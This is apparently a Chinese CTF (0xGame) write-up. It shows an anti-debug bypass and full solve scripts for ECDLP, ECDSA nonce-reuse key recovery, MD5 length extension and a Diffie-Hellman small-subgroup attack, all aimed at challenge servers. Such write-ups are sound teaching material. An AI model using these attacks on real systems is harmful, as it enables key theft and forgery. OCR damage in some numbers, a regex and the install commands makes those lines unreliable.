
处理完花指令之后f5能正常使用了，正常逆向即可

`main` 读取输入并调用加密函数，随后用 `memcmp` 与运行时还原的目标比较。提示和结果字符串是单字节异或后存储；凯撒结果又经过 `XOR 0x80` 后存储

密文如下

```
word_40F170     dw 0E5B0h, 0E8CEh, 0ECF4h, 0C4FBh, 0C4F6h, 0C1DFh, 0B3EFh
                                        ; DATA XREF: _main+101↑r
                dw 0EDDFh, 0F6B1h, 0B3E4h, 0A4F9h, 0C0DFh, 0ECF9h, 0DADFh
                dw 0F6D6h, 0F6B0h, 0A0F6h, 0B3E9h, 0E2C0h, 0F0B7h, 0E2EDh
                dw 0F3F3h, 0A1A1h
                db 0FDh
```

然后依旧赛博厨子一把梭



欸？云朵のrevenge

~~*本题由出题人的怨念凝结而成*~~

~~*截屏邪修的都必须来动态调试！！！*~~

——于是乎把flag放进了反调试路径中，如果再尝试截屏的话只能截到我塞的fake flag:D

（~~*不过为什么这么明显的fake flag还有这么多人交日啊！！*~~）

~~*（还有人反复交了好几遍！！！）*~~

如果像 *欸？云朵* 一样直接进行动态调试会闪退，这是因为有反调试。前文写过，**花指令**通常干扰**静态分析**，而**反调试**与之相反，主要为了干扰**动态调试**

```
bool sub_401793()
{
  HANDLE hProcess; // rax
  BOOL pbDebuggerPresent; // [rsp+2Ch] [rbp-4h] BYREF

  pbDebuggerPresent = 0;
  hProcess = GetCurrentProcess();
  return CheckRemoteDebuggerPresent(hProcess, &pbDebuggerPresent) && pbDebuggerPresent;
}
```

检测到反调试，程序自动退出动态调试

但是真flag的分支需要在调试时才会出现，所以我们得先绕过反调试

这里有两种方法可以选择：一种是直接patch掉这个分支，这个没什么好说的。另一种是通过改寄存器的值，来更改跳转的判定


这里演示一下第二种

在反调试触发处下断点，开始动态调试


```
1  bool sub_401793()
2  {
3    HANDLE hProcess; // rax
4    BOOL pbDebuggerPresent; // [rsp+2Ch] [rbp-4h] BYREF
5
6    pbDebuggerPresent = 0;
7    hProcess = GetCurrentProcess();
8    return CheckRemoteDebuggerPresent(hProcess, &pbDebuggerPresent) && pbDebuggerPresent;
9  }
```

单步到即将跳转处，在闪烁的就是程序即将进入的分支。可以看到程序即将被判定为正在被调试，我们需要绕过

这里jz跳转条件是 `ZF=1`




我们查看右上角寄存器，ZF目前=1，即将跳转



修改ZF位为0，确认后在ida中可以看到闪烁的分支变成了另一条，说明我们绕过成功

f9到先前下的断点处



Crypto

深具传统的 ECC 之诞生

背景是ECDLP，就是在椭圆曲线上求Q=dP，检查经典的考点，直接发现n是光滑的，由很多小因子组成，最大素因子也只有29bit,做离散对数瞬间计算量符合，可以直接discrete_log做Pohlig-Hellman

更细心的同学会发现点不在曲线上，所以还有一种解法：第一层是无效曲线攻击：
根据坐标假设，恢复真正的曲线，这里直接假设a=3发现反推出来的b=0，这时候的曲线阶光滑，再在这一条新曲线上面继续求ECDLP，则是Pohlig-Hellman处理，分开因子求解之后再CRT合并，写代码上其实最简单的写法还是discrete_log

其实还有很多其他解法...

代码块

```
#sage
from Crypto.Util.number import long_to_bytes
p = 38002556026344492528218634035745142545704689536340126328404 3
a = 3
G_data = (
    894166353892522431628184829982730677533654766372259334373 42,
    246277781258250668709138589808946483685012465285148814183503
)
Q_data = (
    329460413071651533403262472631632126805896556373758724864455,
    299273891016902567464505544081763716760408274149519169100436
)
Gx, Gy = G_data
```

```
Qx, Qy = Q_data
b1 = (Gy^2 - Gx^3 - a * Gx) % p
b2 = (Qy^2 - Qx^3 - a * Qx) % p
assert b1 == b2
E = EllipticCurve(GF(p), [a, b1])
G = E(Gx, Gy)
Q = E(Qx, Qy)
order = G.order()
print("real b =", b1)
print("G order =", order)
print("factor =", factor(order))
m = discrete_log(
    Q,
    G,
    ord=order,
    operation="+"
)
print(long_to_bytes(int(m)))
#0xGame{master's touch}
```

为美好的密码献上解密

ECDSA的背景，可以请求签名数，这里要求可解信息下最少要求签名数

这里的漏洞：k is generated by Linear_Feedback_shift_resgister_of_length_five

LFSR的周期是2**length，就是32，构造出k复用，最经典的ECDSA漏洞,也可以直接观察到重复，这里原本是想只泄露部分，但是为了降低难度故保存

进入第二层：the treasure lies hidden within the mirror

这里要求用信息签名，但是服务器拒绝了正常签名结果，原因在于mirror,ECDSA实际上会得到2组签名，这里要的是mirror签名r,n-s

代码块

```
import re
import sys
from hashlib import sha512

from ecdsa import NIST521p, SigningKey, VerifyingKey
from pwn import *
HOST = sys.argv[1]
PORT = int(sys.argv[2])
n = NIST521p.order
io = remote(HOST, PORT)
```

```
banner = io.recvuntil(
    b"How many signatures do you want? 1-60: "
)
pem = re.search(
    rb"-----BEGIN PUBLIC KEY-----.*?-----END PUBLIC KEY-----",
    banner,
    re.S
).group()
vk = VerifyingKey.from_pem(
    pem.decode()
)
io.sendline(b"32")
data = io.recvuntil(
    b"Have you decrypted successfully? (y/n): "
)
matches = re.findall(
    rb"msg = ([0-9a-f]+)\r?\n"
    rb"r = ([0-9]+)\r?\n"
    rb"s = ([0-9]+)",
    data
)
signatures = [
    (
        msg.decode(),
        int(r),
        int(s)
    )
    for msg, r, s in matches
]
private_key = None
for i in range(len(signatures)):
    msg1, r1, s1 = signatures[i]
    for j in range(i):
        msg2, r2, s2 = signatures[j]
        if r1 != r2:
            continue
        z1 = int.from_bytes(
            sha512(msg1.encode()).digest(),
            "big"
        ) % n
        z2 = int.from_bytes(
            sha512(msg2.encode()).digest(),
            "big"
        ) % n
        k = (
            (z1 - z2)
            * pow((s1 - s2) % n, -1, n)
```


```
            ) % n
            candidate = (
                (s1 * k - z1)
                * pow(r1, -1, n)
            ) % n
            candidate_vk = SigningKey.from_secret_exponent(
                candidate,
                curve=NIST521p,
                hashfunc=sha512
            ).get_verifying_key()
            if candidate_vk.to_string() == vk.to_string():
                private_key = candidate
                break
        if private_key is not None:
            break
    assert private_key is not None
    print("private key =", private_key)
    io.sendline(b"y")
    challenge = io.recvuntil(b"s = ")
    message = re.search(
        rb"message = (.+?)\r?\n",
        challenge
    ).group(1)
    fixed_r = int(
        re.search(
            rb"r = ([0-9]+)",
            challenge
        ).group(1)
    )
    z = int.from_bytes(
        sha512(message).digest(),
        "big"
    ) % n
    normal_s = (
        z + fixed_r * private_key
    ) % n
    mirror_s = (
        n - normal_s
    ) % n
    print("normal s =", normal_s)
    print("mirror s =", mirror_s)
    io.sendline(
        str(mirror_s).encode()
    )
    print(
        io.recvall().decode(
            errors="ignore"
```

```
105         )
106     )
```

四月是你的谎言

这里考察的是哈希长度扩展攻击，这种特异化攻击只能攻击特定的情形

md5流程：



具体可以参考老师傅https://lazzzaro.github.io/2021/06/02/crypto-%E5%93%88%E5%B8%8C%E9%95%BF%E5%BA%A6%E6%89%A9%E5%B1%95%E6%94%BB%E5%87%BB/的博客学习

#这里的题干可能有一定的误导，更明确的说法是漏洞点在于hash(pad(key+message)+response)(好像有一些同学没有发现response是 TOO,审题是很重要的!有的比赛的题目的密码就是题目的名字...)(还有同学没有发现有一个空格，一般来说都是复制粘贴题目的，为什么这么做ATP会给出答案...)

代码块

```
1   import math
2   import re
3   import struct
4   import sys
5
```

```python
from pwn import *


HOST = sys.argv[1]
PORT = int(sys.argv[2])

message = b"YOU DID LIVE IN MY HEART"
append = b" TOO"

shifts = (
    [7, 12, 17, 22] * 4
    + [5, 9, 14, 20] * 4
    + [4, 11, 16, 23] * 4
    + [6, 10, 15, 21] * 4
)

constants = [
    int(abs(math.sin(i + 1)) * 2**32)
    & 0xffffffff
    for i in range(64)
]


def rotate_left(value, shift):
    return (
        (value << shift)
        | (value >> (32 - shift))
    ) & 0xffffffff


def md5_padding(length):
    return (
        b"\x80"
        + b"\x00"
        * ((56 - (length + 1) % 64) % 64)
        + (length * 8).to_bytes(8, "little")
    )


def compress(block, state):
    words = struct.unpack("<16I", block)

    A, B, C, D = state
    a, b, c, d = state

    for i in range(64):
        if i < 16:
```

```
            f = (b & c) | ((~b) & d)
            g = i
        elif i < 32:
            f = (d & b) | ((~d) & c)
            g = (5 * i + 1) % 16
        elif i < 48:
            f = b ^ c ^ d
            g = (3 * i + 5) % 16
        else:
            f = c ^ (b | (~d))
            g = (7 * i) % 16

        value = (
            a
            + f
            + constants[i]
            + words[g]
        ) & 0xffffffff

        a, d, c, b = (
            d,
            c,
            b,
            (
                b
                + rotate_left(
                    value,
                    shifts[i]
                )
            ) & 0xffffffff
        )

    return (
        (A + a) & 0xffffffff,
        (B + b) & 0xffffffff,
        (C + c) & 0xffffffff,
        (D + d) & 0xffffffff
    )


for key_length in range(1, 65):
    io = remote(HOST, PORT)

    data = io.recvuntil(
        b"new longing: "
    )

```

```
    original_hash = re.search(
        rb"hash\(key\+message\) = ([0-9a-f]{32})",
        data
    ).group(1).decode()

    state = struct.unpack(
        "<4I",
        bytes.fromhex(original_hash)
    )

    glue = md5_padding(
        key_length + len(message)
    )

    history_length = (
        key_length
        + len(message)
        + len(glue)
    )

    tail = (
        append
        + md5_padding(
            history_length
            + len(append)
        )
    )

    for offset in range(0, len(tail), 64):
        state = compress(
            tail[offset:offset + 64],
            state
        )

    forged_hash = struct.pack(
        "<4I",
        *state
    ).hex()

    io.sendline(
        forged_hash.encode()
    )

    result = io.recvall(
        timeout=2
    ).decode(errors="ignore")

```

```
    io.close()

    print(
        "key length =",
        key_length,
        "hash =",
        forged_hash
    )

    if "0xGame{" in result:
        print(result)
        break
#0xGame{you lie in April}
```

关于邻家的天使大人不知不觉把我惯成废人这档子事

就是下载sage,然后直接跑给出的代码就行，当然也可以挑战在python上面实现

0xGame{r34lly g00d st3p f0rw4rd}

下面是我的以前的工具下载：

代码块

```
1.python的各种库
Python的下载就自行解决了，下面是一些我目前已经下载了的库，推荐师傅们学一点基础的cmd好管理库和下载工具
库列表：
bcrypt 5.0.0
capstone 5.0.6
certifi 2025.10.5
cffi 2.0.0
charset-normalizer 3.4.4
colorama 0.4.6
colored-traceback 0.4.2
cryptography 46.0.2
idna 3.11
intervaltree 3.1.0
invoke 2.2.1
libnum 1.7.1
Mako 1.3.10
MarkupSafe 3.0.3
1.3.0
numpy 2.3.5
```

```
packaging 25.0
paramiko 4.0.0
pillow 12.0.0
pip 25.3
plumbum 1.10.0
psutil 7.1.2
pwntools 4.11.1
pyasn1 0.6.1
pycparser 2.23
pycryptodome 3.23.0
pycryptodomex 3.23.0
pyelftools 0.32
Pygments 2.19.2
PyNaCl 1.6.0
pyserial 3.5
PySocks 1.7.1
python-dateutil 2.9.0.post0
pywin32 311
requests 2.32.5
ROPGadget 7.7
rpyc 6.0.2
rsa 4.9.1
six 1.17.0
sortedcontainers 2.4.0
tqdm 4.67.1
unicorn 2.1.4
urllib3 2.5.0
utils 1.0.2
2.sage的安装（cmd）
sudo apt install -y m4 git
python3 python3-dev sqlite bc
cmake curl libcurl4-openssl-dev
pkg-config autoconf automake
libtod liblzma-dev libgmp-dev
libntl-dev
gcc-version
g++-version
make-version
python3-version
git-version   ./configure
可能会有一定代码错误，师傅们可以喂给AI检查一下
3.MD5碰撞工具的安装
（首先是在wsl里面）
cd /mnt/c/Users/用户名
git clone https://github.com/brimstone/fastcoll.git
cd fastcoll
sudo apt install -y libboost-all-dev
```

```
g++ -O2 -std=c++11 -DBOOST_TIMER_ENABLE_DEPRECATED *.cpp -o fastcoll \
-lboost_filesystem -lboost_program_options -lboost_system -lboost_timer
下面是检查下载
printf ” > prefix.bin
./fastcoll -p prefix.bin -o m1.bin m2.bin
md5sum m1.bin m2.bin
cmp -s m1.bin m2.bin; echo $?
建立虚拟环境:
cd /mnt/c/Users/Lenovo/Desktop
python3 -m venv .venv
source .venv/bin/activate
python -m pip install -upgrade pip
python -m pip install pwntools
使用:
cd 题目目录
source .venv/bin/activate
```

约会大作战

一阶段：小子群攻击

这里会发现最常见的取0之类的无法使用，但是没有检查B的子群情况，可以使用小子群攻击

选择B的阶r<<p-1,选择小阶r时可以:ord(g)=n,选n//r,构造的g**(n/r)modp=B的阶为r

B**a=B**(amodr) modp,这时的r可以直接枚举恢复，之后多次B,r,通过CRT解r

二阶段：MITM中间人攻击

身为中间人可以篡改信息，简单的模计算，唯一的可能难点是要对应上原剧情的选项（）很多选手选择爆破，也行（）

代码块

```
import ast
import hashlib
import itertools
import re
import sys

from pwn import *
from sympy import primerange


HOST = sys.argv[1]
PORT = int(sys.argv[2])

```

```
14
15  def long_to_bytes(value):
16      if value == 0:
17          return b"\x00"
18
19      return value.to_bytes(
20          (value.bit_length() + 7) // 8,
21          "big"
22      )
23
24
25  def crt(residues, moduli):
26      modulus = 1
27
28      for value in moduli:
29          modulus *= value
30
31      result = 0
32
33      for residue, value in zip(
34          residues,
35          moduli
36      ):
37          part = modulus // value
38
39          result += (
40              residue
41              * part
42              * pow(part, -1, value)
43          )
44
45      return result % modulus
46
47
48  io = remote(HOST, PORT)
49
50  data = io.recvuntil(b"a = ")
51
52  p = int(
53      re.search(
54          rb"p = ([0-9]+)",
55          data
56      ).group(1)
57  )
58
59  g = int(
60      re.search(
```

```
        rb"g = ([0-9]+)",
        data
    ).group(1)
)

A = int(
    re.search(
        rb"A = ([0-9]+)",
        data
    ).group(1)
)

B_values = ast.literal_eval(
    re.search(
        rb"B = (\[.*?\])",
        data,
        re.S
    ).group(1).decode()
)

H_values = ast.literal_eval(
    re.search(
        rb"H = (\[.*?\])",
        data,
        re.S
    ).group(1).decode()
)

small_factors = [
    prime
    for prime in primerange(2, 2000)
    if (p - 1) % prime == 0
]

orders = []

for B in B_values:
    for order in small_factors:
        if pow(B, order, p) == 1:
            orders.append(order)
            break

assert len(orders) == len(B_values)

residues = []

for B, target_hash, order in zip(
```

```
        B_values,
        H_values,
        orders
    ):
        for residue in range(order):
            shared = pow(
                B,
                residue,
                p
            )

            digest = hashlib.sha256(
                long_to_bytes(shared)
            ).hexdigest()

            if digest == target_hash:
                residues.append(residue)
                break

    assert len(residues) == len(orders)

    a = crt(
        residues,
        orders
    )

    assert pow(g, a, p) == A

    print("a =", a)

    io.sendline(
        str(a).encode()
    )

    for target in b"CAC":
        round_data = io.recvuntil(b"m = ")

        B = int(
            re.findall(
                rb"B = ([0-9]+)",
                round_data
            )[-1]
        )

        value = 1

        for m in itertools.count(1):
```

```
            value = value * B % p

            if value & 0xff == target:
                print(
                    chr(target),
                    "m =",
                    m
                )

                io.sendline(
                    str(m).encode()
                )

                break

    print(
        io.recvall().decode(
            errors="ignore"
        )
    )
    #0xGame{Master_Origami}
```

RSA 永恒花园

assert len(str(n)) == 155的提示提醒n为155长度，但是给出的len只有154，就是要自行爆破一位，原本这里的工程量巨大，但是这里RSA最基础的漏洞，爆破成功后会发现在https://factordb.com/上面可以直接查询到因子，直接可解

flag 中有待清洗的淤泥 表示flag格式中可能有会使解码失败的字符，这里可以用正则匹配匹配之类的方法去掉无效的填充

这里要一个一个查询n可分解性，不给出代码，只给出正则匹配的代码（后来这部分选手反馈体验极差，故删除，不过还是有一定的学习意义）

代码块

```
import re
from Crypto.Util.number import *
m=long_to_bytes(m)
m=re.search(rb"flag\{,*[^?/}",m).group()
```

Decode for love

多重编码的考察，最开始是表情包，尝试emoji-AES,后面有选手反应第一印象是emoji-crypto,这里讲解一下，emoji-crypto是基于GCM的表情包加密方案，一个很严谨的加密方案，而emoji-AES是一个本质类似base映射的自定义映射，这里直接搜索emoji-aes就可以得到快捷的解密网站，出来的结果有==，这是Base64的特征，之后得到全是大写字母，可以尝试全是大写且没有提示的最经典的情况：凯撒密码，正确的结果通常是可读的

0xGame{ENCODINGGETTT}

Osint

至此，我将独自前行…

> 题目取自互联网公开事件：珈乐510退团&&A.S.F.03019事件

解题路径

题目给足了信息，首先根据小狼公主推断出是珈乐，在她的稿件中找到红色高跟鞋PV视频，P2的标题A.S.F.03019就是秘密字符串：这里的03019对应视频av03019，也就是秘密视频（这里题目标题特意取名为视频名，就是为了让大家能闭环）。

> 可能有人误会BV1PN411X7QW，这里特意加了"她的稿件"，防止找错。

还有一条路径，通过直接搜索题目名称，能直接找到视频，同时了解这个事件，反推回珈乐的视频进行印证。



正反两条路径皆可。

> 一个冷知识，除了搜索，b站也可以直接拼url访问av/bv号
>
> https://www.bilibili.com/video/av03019

flag为0xGame{BV1db4y117Q1_A.S.F.03019_2010-02-22-20:25:24}

个人回忆时间线（不一定完全准确）：

2021-09-17 珈乐红色高跟鞋视频发布，视频中的P2，欢乐散去后，只留下了珈乐一个人。

